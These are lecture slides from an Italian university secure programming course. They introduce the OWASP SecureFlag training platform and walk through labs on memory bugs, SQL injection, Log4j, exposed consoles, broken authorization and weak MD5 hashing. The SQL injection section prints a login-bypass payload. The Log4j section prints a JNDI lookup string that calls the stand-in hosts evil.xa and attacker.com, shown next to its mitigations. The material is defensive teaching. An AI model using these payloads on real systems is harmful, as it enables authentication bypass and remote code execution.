

# Secure Programming

A.A. 2022/2023

Corso di Laurea in Ingegneria delle Telecomunicazioni

## M. Exercises: Secure Flag

**Paolo Ottolino**

**Politecnico di Bari**

# Secure Programming Lab: Course Program

- A. Intro Secure Programming: «Who-What-Why-When-Where-How»**
- B. Building Security in: Buffer Overflow, UAF, Command Injection**
- C. Architecture and Processes: App Infrastructure, Three-Tiers, Cloud, Containers, Orchestration**
- D. SwA (Software Assurance): Vulnerabilities and Weaknesses (CVE, OWASP, CWE)**
- E. Security & Protection: Risks, Attacks. CIA -> AAA (AuthN, AuthZ, Accounting) -> IAM, SIEM, SOAR**
- F. Architecture and Processes 2: Ciclo di Vita del SW (SDLC), DevSecOps**
- G. Dynamic Security Test: VA, PT, DAST (cfr. VulnScanTools), WebApp Sec Scan Framework (Arachni, SCNR)**
- H. Free Security Tools: OWASP (ZAP, ESAPI, etc), NIST (SAMATE, SARD, SCSA, etc), SonarCube, Jenkins**
- I. Architecture and Processes 3: OWASP DSOMM, NIST SSDF**
- J. Operating Environment: Kali Linux on WSL**
- K. Python: Powerful Language for easy creation of hacking tools**
- L. SAST: Endogen, Exogen factors, SAST (cfr. SourceCodeAnalysisTools), SonarQube**
- M. Exercises: SecureFlag**



# M. 1 OWASP: Secure Flag

## Intro

### Secure Coding Training

- Practical
- Hand-on
- Real-World scenario

<https://www.secureflag.com/>



# M. 2 OWASP: Secure Flag

## Components

The image shows a navigation bar with links: Home, Solutions, Platform, Blog, Knowledge Base, About, and Contact Us. A bracket groups Solutions and Platform. An arrow points from Knowledge Base to a detailed view of the Knowledge Base page.

**SecureFlag for ENTERPRISE**

Through our platform, developers learn how to identify and remediate real security issues using familiar tools and technologies, in an authentic development environment. The best of in-class and computer-based training for real results!

The SecureFlag promise: no ineffective secure coding quizzes or boring slide shows. Only personalized learning, real-world examples, and hands-on practice!

**Security starts with the first keystroke**

Click for more information about SecureFlag's solutions for Enterprise

**OWASP**  
Open Web Application Security Project

**SecureFlag for COMMUNITY**

SecureFlag is a proud partner of the Open Web Application Security Project (OWASP), a dedicated non-profit foundation passionate about improving software security.

We believe that we have a responsibility to give back to the community. And it is this social conscience that prompted us to build the open-source SecureFlag Open Platform for security researchers.

**Check the project here**

SecureFlag and OWASP have partnered to offer OWASP members access to a reserved instance of the SecureFlag platform.

If you're an OWASP member, ask for your invitation code and signup.

**SecureFlag Knowledge Base**

A Taxonomy of Software Vulnerabilities: Causes & Preventative Measures.

The SecureFlag Knowledge Base is a repository of helpful information for developers, DevOps practitioners, and their organizations.

Drawing from our own in-house experience and the wealth of security research derived from communities such as the OWASP Foundation, this repository is the culmination of many years spent facing and fighting the adversary in the real world.

Discover how different vulnerabilities manifest, how attackers can take advantage of both well-known and rare exposures, and then learn how to systematically correct violations in security policy by applying our lessons learned.

- Broken Authentication
- Broken Authorization
- Broken Cryptography
- Code Injection
- Cross-Site Request Forgery
- Cross-Site Scripting
- Inadequate Input Validation
- Insufficient Logging
- NoSQL Injection
- SQL Injection
- Security Misconfiguration
- Sensitive Information Exposure
- Server-Side Request Forgery
- Unrestricted File Download
- Unrestricted File Upload
- Unsafe Deserialization
- Unvalidated Redirects & Forwards
- Use of Dangerous Function
- XML Injection

## Secure Coding Training (<https://www.secureflag.com/> )


- Solutions (same information as Platforms)
- Knowledge Base



# M. 3 OWASP: Secure Flag

## Solutions – Platforms, Open Platform

<https://openplatform.secureflag.com>



**SecureFlag for COMMUNITY**




SecureFlag is a proud partner of the Open Web Application Security Project (OWASP), a dedicated non-profit foundation passionate about improving software security.

We believe that we have a responsibility to give back to the community. And it is this social conscience that prompted us to build the open-source SecureFlag Open Platform for security researchers.

**Check the project here**


SecureFlag and OWASP have partnered to offer OWASP members access to a reserved instance of the SecureFlag platform.

**If you're an OWASP member, ask for your invitation code and signup.**




SecureFlag Open Platform

The SecureFlag Platform is a training platform created for developers to learn and practice modern secure coding techniques through hands-on exercises. The platform helps develop secure coding skills through real-world challenges to ensure knowledge acquired during the course can be confidently and continuously applied in the real world.




The SecureFlag Open Platform is an **OWASP Project** and includes an SDK and developer tools to create Labs for the SecureFlag platform.

- Lab SDK
  - SDK Installation
  - Intro to Lab Development
  - Create Lab Image
  - Write Lab Checks
  - Lab Checks Reference
- Other
  - Contribution Guidelines
  - License



**SecureFlag & OWASP**



SecureFlag and OWASP have partnered to offer OWASP members access to a reserved instance of the SecureFlag platform.

Sign up with your OWASP email (e.g. [firstname.lastname@owasp.org](mailto:firstname.lastname@owasp.org)) and receive an invitation code for SecureFlag membership today!

Email address

I accept the [Privacy Notice](#)

<https://www.secureflag.com/owasp>



# M. 4 OWASP: Secure Flag

## OWASP Membership


<https://owasp.org/membership/?student=yes>

€ 20 / year, for students

### Your Information

If renewing, please use the same email address you used originally when joining

[Individual Membership](#) [Corporate Membership](#)



One of many ways you can get involved in the OWASP Foundation is to become a member. It is through our global membership that we move forward on our mission to secure the web. We encourage and support diversity in AppSec and hope you will join us. Please note we also offer regional pricing to make OWASP accessible to everyone.

Membership benefits: (subject to change)

- Grow your network
- OWASP chapter meetings, regional and global events
- Training and event discounts
- A vote in our OWASP Global Board elections
- Employment opportunities
- Meaningful volunteer opportunities
- Give back and advance software security with an OWASP project
- [Membership Portal](#) accessible only with owasp.org address.
- Google Workspace account for term of membership. - OWASP.org account.

Vendor provided benefits to individual members:

- Hands-on application security training through the [SecureFlag Platform](#)
- Access the [Ubiq Platform](#), an easy-to-use, developer-first encryption-as-code platform.
- If there are any issues on the vendor platforms. Please, reachout to the vendor directly for assistance.

Questions or problems with OWASP membership contact us at [Membership Support](#).(Enter any email address and click signup.)

**New Members will receive the first onboarding email within 24 hours of registering. The first email will be to provision your OWASP account. Please, check spam.**

Membership starts at \$50 USD (or \$20 for students) and, as noted above, there are discounts depending on your region.

You can also [Manage your Membership](#) to provision an OWASP email address, check your renewal date or, for recurring donations and memberships, update billing details or cancel the recurring bill.

Would your business like to become a [Corporate Member](#)?

### Join or Renew Now

# M. 5a OWASP: Secure Flag

OWASP SecureFlag → <https://secureflag.owasp.org/>

Labs

Labs

Search Labs



NodeJS



Python



Scala



PHP



.NET



C



Java



Ruby



Go Lang



SQL



Frontend



Pseudocode



Threat Model

Beta



# M. 5b OWASP: Secure Flag

OWASP SecureFlag → <https://secureflag.owasp.org/>

## Learning Paths

### Security Fundamentals



Pseudocode

### Secure Coding



Java



.NET



NodeJS



PHP



Python



Go Lang



Scala



Frontend



Ruby



C/C++



# M. OWASP: Secure Flag

## Labs



**Defensive Coding Labs: C / C++ language, Python**



**Design Labs: Front Ends, SQL**



**Weakness Labs: Pseudo-Code (OWASP Top 10)**



**Cybersecurity Labs: Threat Model**



# M.1 OWASP: Secure Flag – C/C++

## Secure Coding Labs



### Lab

[Invalidated Iterator in String Filtering](#)

[Hunt for Mismatched Allocations](#)

[Memory Leak in Functor Library](#)

[Locate Unrestricted File Download via Directory Traversal in Static Files](#)

### Build Security In

BOF (Buffer Over Flow)

UAF (Use After Free)

UAF (Use After Free)

Unsanitized Input

# M.1a Secure Coding Labs



## Broken Memory Management

### Description

Low-level languages such as C or C++ often require, or at the very least allow, developers to perform fine-grained available memory management. Even experienced professionals may get bitten by memory-related errors, simply because they are often hard to spot and might trigger unpredictably at run time. Hereafter, we're referring to memory management as the broad set of operations that involve handling available memory at the byte level.

This category includes several bugs resulting from inappropriate actions, among which are:

- using a previously deallocated memory region;
- forgetting to deallocate some memory region;
- accessing data outside the bounds of an allocated buffer;
- dereferencing a NULL pointer;
- etc.

The most common and well-known impact is probably the Stack Overflow where data, possibly coming from an untrusted source, is copied in a buffer that resides on the program stack. The lack of bounds determining checks may result in code being written outside the designated area, modifying other elements in the stack, including local variables and the return pointer. In particular, controlling the return pointer means controlling the program flow after the execution of the current function, thus enabling the attacker to reach unexpected code regions that ultimately may lead to the execution of arbitrary code.

Whether it be the size and complexity of the application creating confusion or merely a moment of forgetfulness or distraction on behalf of the developer, these bugs continue to creep into production, even though the stated developer is likely aware of what needs to be done.

For example, the inadvertent opening of access to bytes outside of a memory region is often caused by the failure to correctly implement offset-computation logic.



# M.1a1 Secure Coding Labs: Broken Memory Management



Invalidated Iterator in String Filtering ([link](#))

Simple example program:

```
sf@lab:~/exercise/app$ make
g++ -fsanitize=leak,address,undefined -g program.cpp -o program
sf@lab:~/exercise/app$ ./program
```

It read from:

- stdin, until the string EOF (Ctrl-D) is sent
- argv

```
sf@lab:~/exercise/app$ echo 1; echo 2; echo ciao; echo 3 | ./program
1
2
ciao
3
sf@lab:~/exercise/app$
```

Then, it writes to stdout

```
sf@lab:~/exercise/app$ echo 1 | ./program
1
sf@lab:~/exercise/app$ echo two | ./program
two
sf@lab:~/exercise/app$ echo ciao | ./program
ciao
sf@lab:~/exercise/app$ echo | ./program
```

It works quite all the time but...



# M.1b1 Secure Coding Labs: Broken Memory Management



Hunt for Mismatched Allocations ([link](#))

Simple program JSON string parser  
Undefined behaviour

## Context

This modern C++ library provides a framework for implementing web services. In the [example.cpp](#) file, you can find a minimal working example that highlights the vulnerability.

```
1 #define VHTTPD_MAIN
2 #include "vhttpd.h"
3
4 int main()
5 {
6     vhttpd::SimpleApp app;
7
8     VHTTPD_ROUTE(app, "/hello").methods(vhttpd::HTTPMethod::POST)([](const vhttpd::request& req, vhttpd::response& res){
9         auto object = vhttpd::json::load(req.body);
10        std::ostringstream oss;
11        oss << "Hello, " << object["name"].s() << "!";
12        res.end(oss.str());
13    });
14
15    app.run();
16 }
```



# M.1c1 Secure Coding Labs: Broken Memory Management



Memory Leak in Functor Library ([link](#))

The program, simply

- Read a string from arguments,
- Change the capitalization (minor to major, major to minor)
- Print on stdout

To run the code, compile the program by issuing make, then run it with ./program , as shown (:

```
sf@lab:~/exercise/app$ make
g++ -fsanitize=leak,address,undefined -g    program.cpp    -o program
sf@lab:~/exercise/app$ ./program
Usage: <text>
sf@lab:~/exercise/app$
```




# M.1d1 Secure Coding Labs: Broken Memory Management



## Locate Unrestricted File Download via Directory Traversal in Static Files ([link](#))

### Unrestricted File Download



#### Description

Unrestricted File Downloads are a type of vulnerability that allow a malicious actor to download internal files, resulting in the potential, unintentional exposure of sensitive files, such as the configuration file, which contains credentials for the database. In milder forms, Unrestricted File Download attacks allow access to a specific directory subtree but could still enable cross-user breaches or access to crucial configuration and sensitive files.

#### Impact

The damage an attacker can cause by employing this type of attack is really only limited by the value of the exposed information. If a developer has structured their web root folder to include sensitive configuration files, for example, the fallout will, of course, be highly damaging. Furthermore, as with many other attacks that are a part of the attacker's toolkit, the vulnerability can be used by an attacker as a stepping stone, leading to the full compromise of the system.

#### Scenarios

A classic scenario is a web application that dynamically fetches *resources* according to a query parameter, and the available resources are stored in a particular directory within the file systems. For example, the following URL fetches the `/opt/wwwdata/assets/some-file` file and uses it to build the web page, possibly returning it verbatim:



# M.2 OWASP: Secure Flag - Java

## Secure Coding Labs



### Lab

[SQL Injection](#)

[Outdated Log4j Component Leads to Code Execution](#)

[Spot the Exposed Console](#)

[Authorization Bypass on Profile](#)

[Weak Hashing Algorithm in File Comparison](#)

[Insufficient Logging in Failed Login Attempts](#)

[SQL Injection by Identifier in Feedback Filter](#)

### OWASP Top 10:2021

A03. Injection

A06. Vulnerable and Outdated Components

A05. Security Misconfiguration

A01. Broken Access Control

A02. Cryptographic Failures

A09. Security Logging and Monitoring Failures

A03. Injection




# M.2a1 Secure Coding Labs: Java SQL Injection



## SQL Injection ([link](#))

SQL queries built from mere string concatenation are prone to SQL Injection, and the login form of the application in this exercise exemplifies this weakness. Left unpatched, this could allow an attacker to bypass the authentication checks and compromise the system.



```
SELECT * FROM users WHERE name='John Smith'; --' and password='wrong'
```

```
SELECT * FROM users WHERE username = 'user' AND password = 'secret'
```

The login is successful if the query returns the details of the user. If the query doesn't return the user details, it is rejected.

By leveraging single quotes and SQL comments (`--`), it is possible to log in as any user without a password, as the password check from the WHERE clause is removed from the query.

The following example illustrates this in action. By entering `administrator'--` in the username field and leaving the password field blank, the SQL statement would result as the following:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

The database evaluates this statement without the commented out part, executing just the first part:

```
SELECT * FROM users WHERE username = 'administrator'
```

Since the manipulated query always returns the details of the `administrator` user, the attacker can successfully log in without knowing the correct password.



# M.2b1 Secure Coding Labs: Java Outdated Component



## Outdated Log4j Component Leads to Code Execution ([link](#))

### The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



**⚠ BLOCK WITH WAF**

The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

**⚠ PATCH LOG4J**

**⚠ DISABLE LOG4J**

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

**⚠ DISABLE JNDI LOOKUPS**

Attacker



Vulnerable Server

http://victim.xa



Vulnerable log4j implementation



Malicious LDAP Server

ldap://evil.xa



**⚠ DISABLE REMOTE CODEBASES**

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious java class

JNDI feature in Log4j logging framework can potentially download malicious files into a Java application and initiate a remote code execution, triggering the log4j, CVE-2021-44228, via JNDI (Java Naming and Directory Interface):

The Log4j logging framework logs any user activity on Java applications. So, also the input string from hacker:  
`${jndi:rmi://attacker.com:1099/pwn}`



# M.2c1 Secure Coding Labs: Java Exposed Console





Spot the Exposed Console ([link](#))

## Description

Exposed Insecure Functionalities are vulnerabilities that typically emerge in infrastructures or applications due to poorly implemented (or non-existent) security controls which, in turn, expose potentially critical or sensitive functions. Exposed Insecure Functionalities are one class of origin for information exposure resting under the broader OWASP Top 10 Security Misconfigurations classification.

Often during the development phase of a server or web application build, code is added by the developer for ease of access when testing and debugging. As is so often the case though, what was originally intended as a benign aid for increased efficacy and quality can dually serve as an entry point for malicious actors simply because the security risk was not considered at the beginning.



Thus, this insecure *back door* code can make its way into production, suggesting that internal security procedures and processes are not in place or enforced to ensure adequate application and system hardening prior to deployment.

Exposed Insecure Functionalities are particularly useful to attackers performing reconnaissance activities as they will often leak application and system configuration and deployment details to remote users.



# M.2d1 Secure Coding Labs: Java Broken Authorization




## Authorization Bypass on Profile ([link](#))

### Description

Broken Authorization (also known as Broken Access Control or Privilege Escalation) is the hypernym for a range of flaws that arise due to the ineffective implementation of authorization checks used to designate user access privileges.

Different users are permitted or denied access to various content and functions in adequately designed and implemented authorization frameworks depending on the user's designated role and corresponding privileges. For example, in a web application, authorization is subject to authentication and session management. However, designing authorization across dynamic systems is complex, and may result in inconsistent mechanisms being written as the applications evolve: authentication libraries and protocols change, user roles do as well, more users come, users go, some users are (not) removed when gone... access control design decisions are made not by technology, but by humans, so the potential for error is high and ever-present. Vulnerabilities of this nature may affect any modern software present in web applications, databases, operating systems, and other technological infrastructure reliant on authorization controls.



Thus, this insecure *back door* code can make its way into production, suggesting that internal security procedures and processes are not in place or enforced to ensure adequate application and system hardening prior to deployment.

Exposed Insecure Functionalities are particularly useful to attackers performing reconnaissance activities as they will often leak application and system configuration and deployment details to remote users.

# M.2e1 Secure Coding Labs: Java Weak Hashing



## Weak Hashing Algorithm in File Comparison ([link](#))

### Description

Hash Functions are mathematical algorithms that perform a one-way conversion of an arbitrary number of bytes of data into a byte array of a fixed size. The output is called a "hash" or "hash value", and is likened to a *fingerprint* of the original data. A common example of how this process manifests is displayed in the below example, wherein two distinct words are run through a hashing algorithm (in this case, an algorithm called MD5) producing different hash outputs of the same fixed size:

```
md5("foo") -> acbd18db4cc2f85cedef654fccc4a4d8
```

```
md5("bar") -> 37b51d194a7513e45b56f6524f2d51f2
```

**Collisions** play a central role in a hashing algorithm's usefulness; the easier it is to orchestrate a collision, the less useful the hash. If an attacker is able to manufacture two distinct inputs that will result in an identical hash value, they are exploiting collision resistance weakness.

In 2005, a famous research paper was published describing an algorithm capable of identifying two different sequences of 128 bytes producing the exact same MD5 hash. The below pair of inputs are commonly used to illustrate this phenomenon:

```
d131dd02c5e6eec4693d9a0698aff95c2fcbab58712467eab4004583eb8fb7f89  
55ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbdf280373c5b  
d8823e3156348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0  
e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
```

```
d131dd02c5e6eec4693d9a0698aff95c2fcbab50712467eab4004583eb8fb7f89  
55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5b  
d8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0  
e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70
```

**six different characters** between the two blocks; however, each block has **the same MD5 hash** of:

```
79054025255fb1a26e4bc422aef54eb4
```



# M.2e2 Secure Coding Labs: Java Weak Hashing



## Weak Hashing Algorithm in File Comparison ([link](#))

### Description

Hash Functions are mathematical algorithms that perform a one-way conversion of an arbitrary number of bytes of data into a byte array of a fixed size.

```
sf@lab:~$ ls
Desktop  IdeaIC  exercise
sf@lab:~$ md5sum exercise/plane.jpg exercise/
app/    plane.jpg  ship.jpg
sf@lab:~$ md5sum exercise/plane.jpg exercise/ship.jpg
253dd04e87492e4fc3471de5e776bc3d  exercise/plane.jpg
253dd04e87492e4fc3471de5e776bc3d  exercise/ship.jpg
sf@lab:~$ sha
sha1sum      sha224sum    sha256sum    sha384sum    sha512sum    shadowconfig  shasum
sf@lab:~$ sha256sum exercise/plane.jpg exercise/ship.jpg
91e34644af1e6c36166e1a69d915d8ed5dbb43ffd62435e70059bc76a742daa6  exercise/plane.jpg
caf110e4aebelfe7acef6da946a2bac9d51edcd47a987e311599c7c1c92e3abd  exercise/ship.jpg
sf@lab:~$ █
```

### Instructions

1. Switch to the IDE, open the `src/main/java/io/spring/api/ComparisonAPI.java` file, and identify the `compare` method.
2. Observe that the `ComparisonService::hashCompare` method defined in the `src/main/java/io/spring/service/ComparisonService.java` class is used to check whether the two uploaded files are the same by comparing their MD5 hash.
3. Switch to the browser and navigate to <http://www.vulnerableapp.com/comparison/>.
